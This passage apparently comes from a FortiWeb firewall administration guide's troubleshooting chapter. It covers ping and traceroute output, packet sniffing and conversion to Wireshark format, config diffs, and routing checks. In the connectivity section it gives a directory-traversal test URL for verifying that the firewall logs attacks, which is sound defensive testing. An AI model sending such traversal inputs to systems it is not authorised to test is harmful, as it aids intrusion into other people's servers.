64 bytes from 172.16.1.10: icmp_seq=2 ttl=64 time=1.4 ms
64 bytes from 172.16.1.10: icmp_seq=3 ttl=64 time=0.8 ms
64 bytes from 172.16.1.10: icmp_seq=4 ttl=64 time=1.4 ms

--- 172.20.120.167 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.8/1.4/2.4 ms
```

or that 192.168.1.10 is **not** reachable:

```
execute ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...

--- 192.168.1.10 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
```

If the host is not reachable, you can use `traceroute` to determine the router hop or host at which the connection fails:

```
execute traceroute 192.168.1.10
traceroute to 192.168.1.10 (192.168.1.10), 32 hops max, 72 byte
packets
1  192.168.1.2  2 ms  0 ms  1 ms
2  * * *
```

For more information on CLI commands, see the [FortiWeb CLI Reference](#). For more information on troubleshooting connectivity, see “[Connectivity issues](#)” on page 691.



Both `ping` and `tracert` require that network nodes respond to ICMP. If you have disabled responses to ICMP on your network, hosts may appear to be unreachable to `ping` and `tracert`, even if connections using other protocols can succeed.

## Log messages

Log messages often contain clues that can aid you in determining the cause of a problem. FortiWeb appliances can record log messages when errors occur that cause failures, upon significant changes, and upon processing events.

Depending on the type, log messages may appear in either the event, attack, or traffic logs. The FortiWeb appliance must be enabled to record event, attack, and traffic log messages; otherwise, you cannot analyze the log messages for events of that type. To enable logging of different types of events, select *Log&Report > Log Config > Other Log Settings*.

During troubleshooting, you may find it useful to reduce the logging severity threshold for more verbose logs, to include more information on less severe events. To configure the severity threshold, go to *Log&Report > Log Config > Global Log Settings*.


## Diff

You can compare backups of the core configuration file with your current configuration. This can be useful if, for example:

- A previously configured feature is no longer functioning, and you are not sure what in the configuration has changed.
- You want to recreate something configured previously, but do not remember what the settings were.

Difference programs can help you to quickly find all changes.

**Figure 90:** Configuration differences highlighted in WinMerge



There are many such difference-finding programs, such as [WinMerge](#) and the original [diff](#). They can compare your configurations, line by line, and highlight parts that are new, modified, or deleted.

For instructions, see your difference program's documentation.

### See also

- [Backups](#)
- [Establishing a system baseline](#)
- [Determining the source of the problem](#)

## Packet capture

Packet capture, also known as sniffing or packet analysis, records some or all of the packets seen by a network interface (that is, the network interface is used in promiscuous mode). By recording packets, you can trace connection states to the exact point at which they fail, which may help you to diagnose some types of problems that are otherwise difficult to detect.

FortiWeb appliances have a built-in sniffer. Packet capture on FortiWeb appliances is similar to that of FortiGate appliances. To use the built-in sniffer, connect to the CLI and enter the following command:

```
diagnose network sniffer packet [{any | <interface_name>}  
[{none | '<filter_str>'}] [{1 | 2 | 3} [<packets_int>]]]
```

where:

- <interface\_name> is either the name of a network interface, such as port1, or enter any for all interfaces.
- '<filter\_str>' is the sniffer filter that specifies which protocols and port numbers that you do or do not want to capture, such as 'tcp port 80', or enter none for no filters. Filters use [tcpdump](#) syntax.
- {1 | 2 | 3} is an integer indicating whether to display the network interface names, packet headers, and/or payloads for each packet that the network interface sends, receives, or sees:
  - 1 — Display the packet capture timestamp, plus basic fields of the IP header: the source IP address, the destination IP address, protocol name, and destination port number.

Does **not** display all fields of the IP header; it omits:

- IP version number bits
- Internet header length (ihl)
- type of service/differentiated services code point (tos)
- explicit congestion notification
- total packet or fragment length
- packet ID
- IP header checksum
- time to live (TTL)
- IP flag
- fragment offset
- options bits

e.g.:

```
interfaces=[port2]
filters=[none]
0.655224 172.20.130.16.2264 -> 172.20.130.15.42574: udp 113
```

- 2 — All of the output from 1, plus the packet payload in both hexadecimal and ASCII.  
e.g.:

```
interfaces=[port2]
filters=[none]
0.915616 172.20.130.16.2264 -> 172.20.130.15.42574: udp 124
0x0000 4500 0098 d27d 4000 4011 0b8f ac14 8210 E....}@.@.....
0x0010 ac14 820f 08d8 a64e 0084 b75a 80e0 3dee .....N...Z...=
0x0020 71b8 d617 38fa 3fd8 419b 5006 053c 99c1 q...8?.A.P.<..
0x0030 e961 93bc 21c9 3197 a030 a709 76dc 0ed8 .a..!.1..0..v...
0x0040 98f8 ceef 6afb e7f2 7773 98e1 5ef7 bfbf ....j...ws..^...
0x0050 2f0d 726f 70cf 26cd d986 392f 4a0b f97b /.rop.&...9/J..{
0x0060 b84f 932d 3043 cbdd c2dc da77 0b73 70fc .O.-0C.....w.sp.
0x0070 158a 1868 eee0 793b c09e 7dc0 59f5 787c ...h..y;...}.Y.x|
0x0080 fc1a f25a dc18 735d f090 8e05 c3e8 c14f ...Z..s].....O
0x0090 3466 57c0 4688 58b8 4fW.F.X.
```

- 3 — All of the output from 2, plus the link layer (Ethernet) header. e.g.:

```

interfaces=[port2]
filters=[none]
0.317960 172.20.130.16.2264 -> 172.20.130.15.42574: udp 31
0x0000    50e5 49e8 dc3d 000f 7c08 2ff5 0800 4500          P.I..=..|./...E.
0x0010    003b 2cad 4000 4011 b1bc ac14 8210 ac14          .;,.@. @.....
0x0020    820f 08d8 a64e 0027 ea3c 80e0 981e 7474          .....N.'.<....tt
0x0030    6ddf 38fa 3fd8 419b 6e06 00f0 8dd5 e01d          m.8.?.A.n.....
0x0040    810a e049 e5e9 380a f8                          ...I..8..

```

- <packets\_int> is the number of packets the sniffer reads before stopping. Packet capture output is printed to your CLI display until you stop it by pressing Ctrl+C, or until it reaches the number of packets that you have specified to capture.



Packet capture can be very resource intensive. To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic, with a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished.

For example, you might capture all TCP port 443 (typically HTTPS) traffic occurring through port1, regardless of its source or destination IP address. The capture uses a high level of verbosity (indicated by 3).

A specific number of packets to capture is not specified. As a result, the packet capture continues until the administrator presses Ctrl+C. The sniffer then confirms that five packets were seen by that network interface.

(Verbose output can be very long. As a result, output shown below is truncated after only one packet.)

```

FortiWeb# diagnose network sniffer packet port1 'tcp port 443' 3
interfaces=[port1]
filters=[tcp port 443]
10.651905 192.168.0.1.50242 -> 192.168.0.2.443: syn 761714898
0x0000    0009 0f09 0001 0009 0f89 2914 0800 4500
.....) ...E.
0x0010    003c 73d1 4000 4006 3bc6 d157 fede ac16
.<s.@.@.;..W....
0x0020    0ed8 c442 01bb 2d66 d8d2 0000 0000 a002
...B..-f.....
0x0030    16d0 4f72 0000 0204 05b4 0402 080a 03ab
..Or.....
0x0040    86bb 0000 0000 0103 0303
.....

```

Instead of reading packet capture output directly in your CLI display, you usually should save the output to a plain text file using your CLI client. Saving the output provides several advantages. Packets can arrive more rapidly than you may be able to read them in the buffer of your CLI display, and many protocols transfer data using encodings other than US-ASCII. It is often, but not always, preferable to analyze the output by loading it into a network protocol analyzer application such as Wireshark (<http://www.wireshark.org/>).


For example, you could use PuTTY or Microsoft HyperTerminal to save the sniffer output to a file. Methods may vary. See the documentation for your CLI client.

### Requirements

- terminal emulation software such as [PuTTY](#)
- a plain text editor such as Notepad
- a [Perl](#) interpreter
- network protocol analyzer software such as [Wireshark](#)

### To view packet capture output using PuTTY and Wireshark


1. On your management computer, start PuTTY.
2. Use PuTTY to connect to the FortiWeb appliance using either a local console, SSH, or Telnet connection. For details, see the FortiWeb [CLI Reference](#).
3. Type the packet capture command, such as:  
`diagnose network sniffer packet port1 'tcp port 443' 3`  
but do **not** press Enter yet.
4. In the upper left corner of the window, click the PuTTY icon to open its drop-down menu, then select *Change Settings*.



A dialog appears where you can configure PuTTY to save output to a plain text file.

5. In the *Category* tree on the left, go to *Session > Logging*.
6. In *Session logging*, select *Printable output*.
7. In *Log file name*, click the *Browse* button, then choose a directory path and file name such as `C:\Users\MyAccount\packet_capture.txt` to save the packet capture to a plain text file. (You do not need to save it with the `.log` file extension.)
8. Click *Apply*.
9. Press Enter to send the CLI command to the FortiWeb appliance, beginning packet capture.

10. If you have not specified a number of packets to capture, when you have captured all packets that you want to analyze, press Ctrl + C to stop the capture.
11. Close the PuTTY window.
12. Open the packet capture file using a plain text editor such as Notepad.



13. Delete the first and last lines, which look like this:

```

===== PuTTY log 2014.07.25 11:34:40
=====
FortiWeb-2000 #

```

These lines are a PuTTY timestamp and a command prompt, which are not part of the packet capture. If you do not delete them, they could interfere with the script in the next step.

14. Convert the plain text file to a format recognizable by your network protocol analyzer application.

You can convert the plain text file to a format (.pcap) recognizable by Wireshark (formerly called Ethernet) using the `fgt2eth.pl` Perl script. To download `fgt2eth.pl`, see the Fortinet Knowledge Base article [Using the FortiOS built-in packet sniffer](#).



The `fgt2eth.pl` script is provided as-is, without any implied warranty or technical support, and requires that you first install a Perl module compatible with your operating system.

To use `fgt2eth.pl`, open a command prompt, then enter a command such as the following:



Methods to open a command prompt vary by operating system.

On Windows XP, go to *Start > Run* and enter `cmd`.

On Windows 7, click the Start (Windows logo) menu to open it, then enter `cmd`.

```
fgt2eth.pl -in packet_capture.txt -out packet_capture.pcap
```

where:

- `fgt2eth.pl` is the name of the conversion script; include the path relative to the current directory, which is indicated by the command prompt
- `packet_capture.txt` is the name of the packet capture's output file; include the directory path relative to your current directory
- `packet_capture.pcap` is the name of the conversion script's output file; include the directory path relative to your current directory where you want the converted output to be saved


Figure 91: Converting sniffer output to .pcap format

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test>cd Desktop
C:\Documents and Settings\test\Desktop>fgt2eth.pl -in fortimail_sniff.TXT -out f
ortimail_sniff.pcap
Conversion of file fortimail_sniff.TXT phase 1 (FGT verbose 3 conversion)
Output written to fortimail_sniff.pcap.
Conversion of file fortimail_sniff.TXT phase 2 (windows text2pcap)
Output file to load in Ethereal is 'fortimail_sniff.pcap'
C:\Documents and Settings\test\Desktop>
```

15. Open the converted file in your network protocol analyzer application. For further instructions, see the documentation for that application.

Figure 92: Viewing sniffer output in Wireshark



For additional information on packet capture, see the Fortinet Knowledge Base article [Using the FortiOS built-in packet sniffer](#).

For more information on CLI commands, see the [FortiWeb CLI Reference](#).

## Diagnostic commands in the CLI

Most diagnostic tools are in the CLI — they are **not** available from the web UI. Many are shown in “[Solutions by issue type](#)” on page 691. For more information on diagnose and other CLI commands, see the [FortiWeb CLI Reference](#).

## Retrieving kernel or daemon logs

If your troubleshooting issue requires kernel and daemon debugging, you can use a `diagnose` CLI command to enable COMlog, which saves kernel or daemon core dump logs to a file on the appliance's internal flash disk. Then, use `System > Maintenance > Console Log` to retrieve the logs.

For more information, see the [FortiWeb CLI Reference](#) and [FortiWeb NMI & COMlog Technical Note](#).

## How to troubleshoot

If you are new to troubleshooting network appliances in general, this section outlines some basic skills.

### Establishing a system baseline

Before you can define an **abnormal** operation, you need to know what **normal** operation is. When there is a problem, a baseline for normal operation helps you to define what is wrong or changed.

Baseline information can include:

- Logging (see [“Enabling log types, packet payload retention, & resource shortage alerts”](#) on page 578)
- Monitoring performance statistics such as memory usage (see [“System Resources widget”](#) on page 568 and [“SNMP traps & queries”](#) on page 614)
- Regular backups of the FortiWeb appliance's configuration (see [“Backups”](#) on page 216)

If you accidentally change something, the backup can help you restore normal operation quickly and easily. Backups also can aid in troubleshooting: you can use a tool such as `diff` to find the parts of the configuration that have changed.

#### See also

- [Diff](#)
- [Backups](#)

### Determining the source of the problem

To know which solutions to try, you first need to locate the source of the problem. Occasionally, a problem has more than one possible source. To find a working solution, you will need to determine the exact source of the problem.

- Did FortiWeb's hardware and software both start properly? If not, see [“Bootup issues”](#) on page 708.
- Are you having [Login issues](#)?
- What has recently changed?

Do not assume that nothing has changed in the network. Use [Diff](#) and [Backups](#) to see if something changed in the configuration, and [Logging](#) to see if an unusual condition

occurred. If the configuration did change, see what the effect is when you roll back the change.

- Does your configuration involve HTTPS?  
If yes, make sure your certificate is loaded and valid.
- Are any web servers down?  
Check the [Policy Status dashboard](#).
- Is a policy disabled?
- Does the problem originate on the camera, FortiWeb, or your computer? There are two sides to every connection. See [“Connectivity issues” on page 691](#).
- Does the problem affect only specific clients or servers? Are they all of the same type?
- Is the problem intermittent or random? Or can you reproduce it reliably, regardless of which camera or computer you use to connect to FortiWeb?

If the problem is intermittent, you can use the [System Resources widget](#) to see whether the problem corresponds to FortiWeb processor or RAM exhaustion. See [“Resource issues” on page 704](#).

You can also view the event log. (If there is no event log, someone may have disabled that feature. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#).)

- Is your system under attack?  
View the [Attack Log Console widget](#) on the dashboard.

#### See also

- [Connectivity issues](#)
- [Resource issues](#)
- [Login issues](#)
- [Bootup issues](#)
- [Diff](#)
- [Backups](#)

## Planning & access privileges

Create a checklist so that you know what you have tried, and what is left to check.

If you need to contact Fortinet Technical Support, it helps to provide a list of what data you gathered and what solutions you tried. This prevents duplicated efforts, and minimizes the time required to resolve your ticket.

If you need access to other networking equipment such as switches, routers, and servers to help you test, contact your network administrator. Fortinet Technical Support will not have access to this other equipment. However, they may need to ask you to adjust a setting on the other equipment.

If you are not using the `admin` account on FortiWeb, verify that your account has the permissions you need to run all diagnostic s.

## Solutions by issue type

Recommended solutions vary by the type of issue.

- [Connectivity issues](#)
- [Resource issues](#)
- [Login issues](#)
- [Data storage issues](#)
- [Bootup issues](#)

Fortinet also provides these resources:

- the Release Notes provided with your firmware
- [Technical documentation](#) (references, installation guides, and other documents)
- [Knowledge base](#) (technical support articles)
- [Forums](#)
- [Online campus](#) (tutorials and training materials)

Check within your organization. You can save time and effort during the troubleshooting process by checking if other FortiWeb administrators experienced a similar problem before.

### Connectivity issues

One of your first tests when configuring a new policy should be to determine whether allowed traffic is flowing to your web servers.

- Is there a server policy applied to the web server or servers FortiWeb was installed to protect? If it is operating in reverse proxy mode, FortiWeb will not allow any traffic to reach a protected web server unless there is a matching server policy that permits it.
- If your network utilizes secure connections (HTTPS) and there is no traffic flow, is there a problem with your certificate?
- If you run a test attack from a browser aimed at your web site, does it show up in the attack log?

To verify, configure FortiWeb to detect the attack, then craft a proof-of-concept that will trigger the attack sensor. For example, to see whether directory traversal attacks are being logged and/or blocked, you could use your web browser to go to:

```
http://www.example.com/login?user=../../../../..
```

Under normal circumstances, you should see a new attack log entry in the [Attack Log Console widget](#) of the system dashboard.

#### See also

- [Checking hardware connections](#)
- [Checking port assignments](#)
- [Checking routing](#)
- [Examining the routing table](#)
- [Examining the ARP table](#)
- [Debugging the packet processing flow](#)
- [Packet capture](#)
- [Monitoring traffic load](#)
- [Preparing for attacks](#)

## Checking hardware connections

If there is no traffic flowing from the FortiWeb appliance, it may be a hardware problem.

### To check hardware connections

- Ensure the network cables are properly plugged in to the interfaces on the FortiWeb appliance.
- Ensure there are connection lights for the network cables on the appliance.
- Change the cable if the cable or its connector are damaged or you are unsure about the cable's type or quality.
- Connect the FortiWeb appliance to different hardware to see if that makes a difference.
- In the web UI, select *Status > Network > Interface* and ensure the link status is up for the interface.

If the status is down (down arrow on red circle), click *Bring Up* next to it in the *Status* column.

You can also enable an interface in CLI, for example:

```
config system interface
  edit port2
    set status up
  end
```

If any of these checks solve the problem, it was a hardware connection issue. You should still perform some basic software tests to ensure complete connectivity.

If the hardware connections are correct and the appliance is powered on but you cannot connect using the CLI or web UI, you may be experiencing bootup problems. See [“Bootup issues” on page 708](#).

## Examining the ARP table

When you have poor connectivity, another good place to look for information is the address resolution protocol (ARP) table. A functioning ARP is especially important in high-availability configurations.

To check the ARP table in the CLI, enter:

```
diagnose network arp list
```

## Checking routing

`ping` and `tracert` are useful tools in network connectivity and route troubleshooting.

Since you typically use these tools to troubleshoot, you can allow ICMP, the protocol used by these tools, in firewall policies and on interfaces only when you need them. Otherwise, disable ICMP for improved security and performance.

By default, the FortiWeb appliance will forward only HTTP/HTTPS traffic to your protected web servers. (That is, routing/IP-based forwarding is disabled.) For information on enabling forwarding of FTP or other protocols, see the `config router setting` command in the [FortiWeb CLI Reference](#).

By default, FortiWeb appliances will respond to `ping` and `tracert`. However, if the appliance does not respond, and there are no firewall policies that block it, ICMP type 0 (ECHO\_RESPONSE) might be effectively disabled.

### To enable ping and traceroute responses from FortiWeb

1. Go to *System > Network > Interface*.

To access this part of the web UI, you must have *Read* and *Write* permission in your administrator's account access profile to items in the *Router Configuration* category. For details, see “[Permissions](#)” on page 52.

2. In the row for the network interface which you want to respond to ICMP type 8 (ECHO\_REQUEST) for ping and UDP for traceroute, click *Edit*.

A dialog appears.

3. Enable *PING*.



Disabling *PING* only prevents FortiWeb from **receiving** ICMP type 8 (ECHO\_REQUEST) and traceroute-related UDP and responding to it.

It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.

4. If *Trusted Host #1*, *Trusted Host #2*, and *Trusted Host #3* have been restricted, verify that they include your computer or device's IP address. Otherwise FortiWeb will not respond.
5. Click *OK*.

The appliance should now respond when another device such as your management computer sends a ping or traceroute to that network interface.

### To verify routes between clients and your web servers

1. Attempt to connect **through** the FortiWeb appliance, from a client to a protected web server, via HTTP and/or HTTPS.

If the connectivity test fails, continue to the next step.

2. Use the `ping` command on both the client and the server to verify that a route exists between the two. Test traffic movement in both directions: from the client to the server, and the server to the client. Web servers do not need to be able to initiate a connection, but must be able to send reply traffic along a return path.



In networks using features such as asymmetric routing, routing success in one direction does **not** guarantee success in the other.

If the routing test **succeeds**, continue with step 4.

If the routing test **fails**, continue to the next step.

3. Use the `tracert` or `tracert` command on both the client and the server (depending on their operating systems) to locate the point of failure along the route.

If the route is broken when it reaches the FortiWeb appliance, first examine its network interfaces and routes. To display network interface addresses and subnets, enter the CLI command:

```
show system interface
```

To display all recently-used routes with their priorities, enter the CLI command:

```
diagnose network route list
```

You may need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, misconfigured DNS records, and otherwise rule out problems at the physical, network, and transport layer.

If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

4. For application-layer problems, on the FortiWeb, examine the:

- matching server policy and all components it references
- certificates (if connecting via HTTPS)
- web server service/daemon (it should be running, and configured to listen on the port specified in the server policy for HTTP and/or HTTPS, for virtual hosts, they should be configured with a correct `Host: name`)

On routers and firewalls between the host and the FortiWeb appliance, verify that they permit HTTP and/or HTTPS connectivity between them.

### Testing for connectivity with ping

The `ping` command sends a small data packet to the destination and waits for a response. The response has a timer that may expire, indicating that the destination is unreachable via ICMP.



Connectivity via ICMP only proves that a route exists. It does **not** prove that connectivity also exists via other protocols at other layers such as HTTP.

ICMP is part of Layer 3 on the OSI Networking Model. `ping` sends Internet Control Message Protocol (ICMP) `ECHO_REQUEST` (“ping”) packets to the destination, and listens for `ECHO_RESPONSE` (“pong”) packets in reply.

Some networks block ICMP packets because they can be used in a ping flood or denial of service (DoS) attack if the network does not have anti-DoS capabilities, or because `ping` can be used by an attacker to find potential targets on the network.

Beyond basic existence of a possible route between the source and destination, `ping` tells you the amount of packet loss (if any), how long it takes the packet to make the round trip (latency), and the variation in that time from packet to packet (jitter).

If `ping` shows **some** packet loss, investigate:

- cabling to eliminate loose connections
- ECMP, split horizon, or network loops
- all equipment between the ICMP source and destination to minimize hops

If ping shows **total** packet loss, investigate:

- cabling to eliminate incorrect connections
- all firewalls, routers, and other devices between the two locations to verify correct IP addresses, routes, MAC lists, trusted hosts, and policy configurations

If ping finds an outage between two points, use traceroute to locate exactly where the problem is.

### To ping a device from the FortiWeb CLI

1. Log in to the CLI via either SSH, Telnet, or You can ping from the FortiWeb appliance in the *CLI Console* widget of the web UI.
2. If you want to adjust the behavior of execute ping, first use the execute ping-options command. For details, see the [FortiWeb CLI Reference](#).
3. Enter the command:  
execute ping <destination\_ipv4>  
where <destination\_ipv4> is the IP address of the device that you want to verify that the appliance can connect to, such as 192.168.1.1.



To verify that routing is bidirectionally symmetric, you should **also** ping the appliance. See “To enable ping and traceroute responses from FortiWeb” on page 693 and “To ping a device from a Microsoft Windows computer” on page 696 or “To ping a device from a Linux or Mac OS X computer” on page 696.

If the appliance **can** reach the host via ICMP, output similar to the following appears:

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=253 time=6.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=253 time=7.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=253 time=6.0 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=253 time=5.5 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=253 time=7.3 ms
```

```
--- 192.168.1.1 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 5.5/6.5/7.4 ms
```

If the appliance **cannot** reach the host via ICMP, output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...
```

```
--- 10.0.0.1 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
“100% packet loss” and “Timeout” indicates that the host is not reachable.
```

For more information, see the [FortiWeb CLI Reference](#).

## To ping a device from a Microsoft Windows computer

1. Click the *Start* (Windows logo) menu to open it.

If the host is running Windows XP, instead, go to *Start > Run...*

2. Type `cmd` then press Enter.

The Windows command line appears.

3. Enter the command:

```
ping <options_str> <destination_ipv4>
```

where:

- `<destination_ipv4>` is the IP address of the device that you want to verify that the computer can connect to, such as `192.168.1.1`.
- `<options_str>` are zero or more options, such as:
  - `-t` — Send packets until you press Control-C.
  - `-a` — Resolve IP addresses to domain names where possible.
  - `-n x` — Where `x` is the number of packets to send.

For example, you might enter:

```
ping -n 5 192.168.1.1
```

If the computer **can** reach the destination, output similar to the following appears:

```
Pinging 192.168.1.1 with 32 bytes of data:
```

```
Reply from 192.168.1.1: bytes=32 time=7ms TTL=253
```

```
Reply from 192.168.1.1: bytes=32 time=6ms TTL=253
```

```
Reply from 192.168.1.1: bytes=32 time=11ms TTL=253
```

```
Reply from 192.168.1.1: bytes=32 time=5ms TTL=253
```

```
Ping statistics for 192.168.1.1:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 5ms, Maximum = 11ms, Average = 7ms
```

If the computer **cannot** reach the destination, output similar to the following appears:

```
Pinging 10.0.0.1 with 32 bytes of data:
```

```
Request timed out.
```

```
Ping statistics for 10.0.0.1:
```

```
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

"100% loss" and "Request timed out." indicates that the host is not reachable.

